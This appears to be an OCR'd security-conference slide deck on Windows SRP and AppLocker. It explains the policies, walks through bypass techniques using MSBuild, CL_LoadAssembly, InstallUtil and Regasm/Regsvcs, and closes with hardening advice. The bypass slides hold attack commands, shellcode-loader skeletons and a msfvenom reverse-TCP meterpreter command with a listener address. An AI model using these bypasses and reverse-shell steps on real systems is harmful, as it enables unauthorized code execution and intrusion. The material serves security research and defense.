# 多维度对抗Windows AppLocker

**李寅**　360企业安全集团资深安全研究员

# 对抗安全策略的意义

□ 运维视角：采用系统安全策略等手段提高系统的安全性

□ 黑客视角：寻求系统中自带数字签名的可执行文件或脚本、程序集，通过它们旁路攻击绕过安全策略

□ 终极目的：实现低权限下让恶意文件突破策略运行

# About Me

□ Ivan1ee/合肥滨湖虎子

□ 资深安全研究员@天眼事业部云影实验室

□ 研究领域：漏洞挖掘和内网安全

# Agenda

1
- 什么是Windows AppLocker？


2
- 绕过AppLocker攻击向量

3
- 强化策略规则防御

# 什么是SRP

□ 软件限制策略（Software Restriction Policies）

□ WindowsXP系统开始引入SRP策略



- Local Computer Policy
  - Computer Configuration
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
        - Windows Firewall with Advanced Security
        - Network List Manager Policies
        - Public Key Policies
        - Software Restriction Policies
          - Security Levels
          - Additional Rules

Object Type

- Security Levels
- Additional Rules
- Enforcement
- Designated File Types
- Trusted Publishers


# SRP子项

软件限制策略

附加规则

安全级别

# SRP — 附加规则



| Name | Type | Security Level | Description | Last Modified Date |
|---|---|---|---|---|
| %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRoot% | Path | Unrestricted | | 11/29/2018 6:35:25 PM |
| %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir% | Path | Unrestricted | | 11/29/2018 6:35:20 PM |

□ 默认创建的规则允许Windows目录和ProgramFiles目录下文件运行

# SRP — 安全等级

Level


- Unrestricted: 允许模式（默认模式）
- Basic User： 基本用户模式
- Disallowed：拒绝模式

# SRP — 安全等级

□ 允许模式：用户当前访问权限决定了运行权限

□ 基本用户：允许程序访问一般用户可以访问到的资源，但是没有管理员的访问权

□ 拒绝模式：开始菜单列表中的软件都无法运行


Local Group Policy Editor
File
Action
View
Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanced Security
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Security Levels
Additional Rules
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
DLL Rules
Packaged app Rules
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
Policy-based QoS
Administrative Templates
User Configuration
Software Settings
Windows Settings
Administrative Templates
2:12 AM


| Name | Description |
|---|---|
| Disallowed | Software will not run, regardless of the access rights of the user. |
| Basic User | Allows programs to execute as a user that does not have Administrator ... |
| Unrestricted | Software access rights are determined by the access rights of the user. |

Activate Windows
Go to Settings to activate Windows.

# 什么是AppLocker

- 隶属于应用控制策略（Application Control Policies）
- 用于替代SRP功能的全新系统管理工具
- 可配置五种文件类型，分别为（可执行文件、脚本、系统安装文件、程序集、应用安装文件）

FIT 2019


Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanced Security
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
DLL Rules
Packaged app Rules
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
Policy-based QoS
Administrative Templates
User Configuration
Software Settings
Windows Settings
Administrative Templates

AppLocker provides access control for applications

Getting Started

AppLocker uses rules and the properties of files to provide access control for applications. If rules are present in a rule collection, only the files included in those rules will be permitted to run. AppLocker rules do not apply to all editions of Windows.

More about AppLocker

Which editions of Windows support AppLocker?

Configure Rule Enforcement

For the AppLocker policy to be enforced on a computer, the Application Identity service must be running.

Use the enforcement settings for each rule collection to configure whether rules are enforced or audited. If rule enforcement has not been configured, rules will be enforced by default.

Configure rule enforcement

More about rule enforcement


Overview

Executable Rules

Rules: 4

Enforcement configured: Rules are enforced

# AppLocker — 创建默认规则


可执行文件

默认规则(允许)


ProgramFiles目录

Windows目录

Administrators组

默认创建的规则允许Windows目录和ProgramFiles目录下文件运行、以及允许Administrator组用户可访问所有文件


# AppLocker — 创建默认规则



| Action | User | Name | Condition | Exceptions |
|---|---|---|---|---|
| ✓ Allow | Everyone | (Default Rule) All files located in the Program Files folder | Path | |
| ✓ Allow | Everyone | (Default Rule) All files located in the Windows folder | Path | |
| ✓ Allow | BUILTIN\Administrators | (Default Rule) All files | Path | |

默认创建的规则都是基于路径的方式

# AppLocker — 自定义规则



可执行文件


自定义规则

发布者（安全系数高）

路 径（安全系数低）

文件哈希（安全系数高）

# AppLocker —自定义规则路径



Create Executable Rules
Path
Before You Begin
Permissions
Conditions
Path
Exceptions
Name
Browse Files...
Browse Folders...

Select the file or folder path that this rule should affect. If you specify a folder path, all files underneath that path will be affected by the rule.

Path: %SYSTEM32%\WindowsPowerShell\*

最常见的当属路径的方式创建规则，图上禁止运行powershell.exe

# AppLocker —自定义文件哈希



Create Executable Rules

## File Hash

Before You Begin
Permissions
Conditions
File Hash
Name

Select the file from which the file hash will be created. Click Browse Files to select a specific file or click Browse Folders to select all files within a folder.

Files:


| File Name | Size |
|---|---|
| powershell.exe | 436 KB |

Browse Files...
Browse Folders...

# AppLocker —自定义发布者

发布者最为安全，可调整的级别共四种

- □ Version
- □ FileName
- □ ProductName
- □ Publisher



Reference file:

stem32\WindowsPowerShell\v1.0\powershell.exe

Any publisher


Publisher: O=MICROSOFT CORPORATION, L=REDMOND, S=

Product name: MICROSOFT® WINDOWS® OPERATING SYSTEM

File name: POWERSHELL.EXE

File version: * And above

☐ Use custom values


General
Path
Exceptions
More about AppLocker rules
OK
Cancel
Apply
Select...

Deny Everyone %SYSTEM32%\WindowsPowerShell\* Path

Deny Properties


Name: %SYSTEM32%\WindowsPowerShell\*

Description: (Optional)

Action:
○ Allow
● Deny

User or group: Everyone

创建禁止powershell运行的例子


Local Group Policy Editor
File
Action
View
Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Windows Firewall with Advanc
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
DLL Rules
Packaged app Rules
IP Security Policies on Local Co
Advanced Audit Policy Configu
Policy-based QoS
Administrative Templates
User Configuration
Software Settings
Windows Settings
Administrative Templates
Action
User
Name
Condition
Exceptions

There are no items to show in this view.

# SRP和AppLocker之间的区别

| SRP | AppLocker |
|---|---|
| • 范围: 所有用户 | • 范围: 特定用户或组 |
| • 安全级别: 拒绝/基本用户/无限制 | • 安全级别: 允许/拒绝 |
| • 系统平台: 从XP以上版本均支持 | • 系统平台: Win7/Win8/Win10版本 |

# 攻击向量（一）— MSBuild+csproj


- □ 全称Microsoft Build Engine，通常用来生成指定的项目或者解决方案
- □ 位于 C:\Windows\Microsoft.NET\Framework\
- □ 文件csproject，VisualStudio平台下的工程文件
- □ 利用思路：突破限制powershell的策略，运行powershell指令

# 攻击向量（一）— csproj

- □ 文件csproject 可注入C# 源码
- □ 引入PowerShell核心程序集 System.Management.Automation
- □ 重写powershell.exe核心方法


# 攻击向量（一）— MSBuild

Msbuild + .csproj = 山寨 PowerShell


Command Prompt

```
C:\>_
```

# 攻击向量（二）— CL_LoadAssembly



```
function LoadAssemblyFromPath([string]$scriptPath)
{
    if([String]::IsNullorEmpty($scriptPath))
    {
        throw "Invalid file path"
    }

    $absolutePath = GetAbsolutionPath $scriptPath


[System.Reflection.Assembly]::LoadFile($absolutePath) > $null
}
```

- 系统功能诊断的ps脚本
- 通过LoadFile方法反射加载程序集

# 攻击向量（二）— 实施步骤

**降级**

- PowerShell 版本降到 V2

**加载**

- 加载ps脚本

**全名**

- 命名空间+类名+方法名调用


# 攻击向量（二）— 攻击命令

□ Powershell –v 2 –ep bypass

□ Import-Module .\CL_LoadAssembly.ps1

□ LoadAssemblyFromPath ..\..\..\Tasks\calcrun.exe

□ [calcrun.getcalc]::running()



Application Tools
Tasks
File
Home
Share
View
Manage
This PC › Local Disk (C:) › Windows › Tasks
Search Tasks
Quick access
Desktop
Downloads
Documents
Pictures
Tasks
Temp
This PC
DVD Drive (D:) SSS
Local Disk (C:)
BGInfo
CCLeaner_54968
PerfLogs
Program Files
Program Files (x
test
Users
Windows
BGInfo

| Name | Date modified | Type | Size |
|---|---|---|---|
| calcrun | 11/12/2018 10:35 ... | Application | 5 KB |

1 item 1 item selected 5.00 KB


# 文件生成 — CSC.exe

- 将C#源文件编译成程序集或者可执行文件
- 通常格式：csc.exe /unsafe /platform:x86 /out:123.exe 123.cs

# 攻击向量（三）— InstallUtil


- 用来安装或者卸载服务器资源文件
- 使用参数/U 表示卸载
- 利用思路：MetaSploit生成的ShellCode放入符合规范的cs文件；再通过csc编译成可执行文件，再通过InstallUtil.exe /U 载入

# 攻击向量（三）— 核心实现




```
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
    public override void Uninstall(System.Collections.IDictionary savedState)
    {
        //shellcode
    }

}
```

# 攻击向量（三）— InstallUtil




```
csc.exe /unsafe /platform:x86
/out:InstallUtilMetasploit.exe ShellCode.cs
```

```
InstallUtil.exe /U
InstallUtilMetasploit.exe
```



```
.exe /U c:\InstallU
```

Application Tools
Local Disk (C:)
File
Home
Share
View
Manage
This PC › Local Disk (C:)
Search Local Disk (C:)
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
Tasks
Temp
This PC
Local Disk (C:)
calc3
CCleaner_5498856
DLLReflection
Effective
en_sql_server_2008_r2_express_x64
installutil.dll
InstallUtil
InstallUtil.InstallLog
InstallUtilcalc
InstallUtilMetasploit
MSBuildMetasploitPayload.bypass
MSHTA_VBSMeter.bypass
System.Management.Automation.dll
Shell
Shell.csproj
1 item selected




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.231.138:443
```

root@ivanlee: ~
文件(F)
编辑(E)
查看(V)
搜索(S)
终端(T)
标签(B)
帮助(H)
root@ivanlee: ~
root@ivanlee: ~

# 攻击向量（四）— Regasm/Regsvcs

- Registry Assembly（Regasm.exe）程序集注册工具读取程序集中的元数据，并将所需的项添加到注册表
- Registry Services (Regsvcs.exe) 服务安装工具可加载并注册程序集
- 利用思路：MetaSploit生成的ShellCode放入符合规范的cs文件；再通过csc编译成程序集，再通过Regasm.exe /U 载入


# 攻击向量（四）— 核心实现




```
public class Bypass : ServicedComponent
{
    static void Main()
    {}

    public Bypass() { Console.WriteLine("test"); }

    [ComUnregisterFunction]
    public static void UnRegisterClass(string key)
    {
        // Shellcode
    }
```

# 攻击向量（四）— Regasm/Regsvcs

- csc.exe 编译cs文件 -> 生成dll
- regasm.exe /U ShellCode.dll
- regsvcs.exe ShellCode.dll


C:\Windows\system32\cmd.exe

```
C:\Windows\Tasks>C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U Reg
asmBypass.dll_
```


root@ivanlee: ~
文件(F)
编辑(E)
查看(V)
搜索(S)
终端(T)
标签(B)
帮助(H)
root@ivanlee: ~
root@ivanlee: ~

```
msf exploit(multi/handler) >
```

# 攻击向量（五）

cmstp.exe

Bginfo.exe


Mshta.exe

# 自动化生成工具

支持Metasploit ShellCode，自动生成攻击向量（可执行文件或程序集）

支持Regasm、InstallUtil 两种方式载入

项目地址 https://github.com/Ivan1ee/Regasm_InstallUtil_ApplockerBypass 有需要的朋友可以自取


File
Home
Share
View
tool
Quick access
Desktop
Downloads
Documents
Pictures
Assertions
Temp
test
tool
This PC
DVD Drive (D:) SSS_X
Local Disk (C:)
Network
Administrator: C:\Windows\system32\cmd.exe - InstallUtilBypass.exe

| Name | Date modified | Type | Size |
|---|---|---|---|
| InstallUBypass.exe | 12/3/2018 1:29 AM | Application | 6 KB |
| InstallUtilBypass.exe | 12/3/2018 1:28 AM | Application | 206 KB |
| RegasmBypass.exe | 12/3/2018 1:28 AM | Application | 204 KB |
| shellcode.txt | 12/2/2018 7:54 PM | Text Document | 5 KB |

```
C:\Users\Administrator\Desktop\tool>InstallUtilBypass.exe

1. Modify shellcode.txt file and add ShellCode generated by msfvenom, Example:msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.231.138 lport=4444 -e x86/shikata_ga_nai -i 15 -f csharp

2. Generate Success, Name : InstallUBypass.exe

3. Add the generated InstallUBypass.exe to InstallUtil.exe, Example: C:\Windows\Microsoft.NET\Framework\v2.0.30319\InstallUtil.exe /U InstallUBypass.exe
```

# 强化规则防御

1. 加强系统可写目录的限制
2. 限制程序集(*.dll)和PowerShell脚本(*.ps1)
3. 策略配置选择发布者

FREEBUF | FIT

# THANKS

云影实验室

个人微信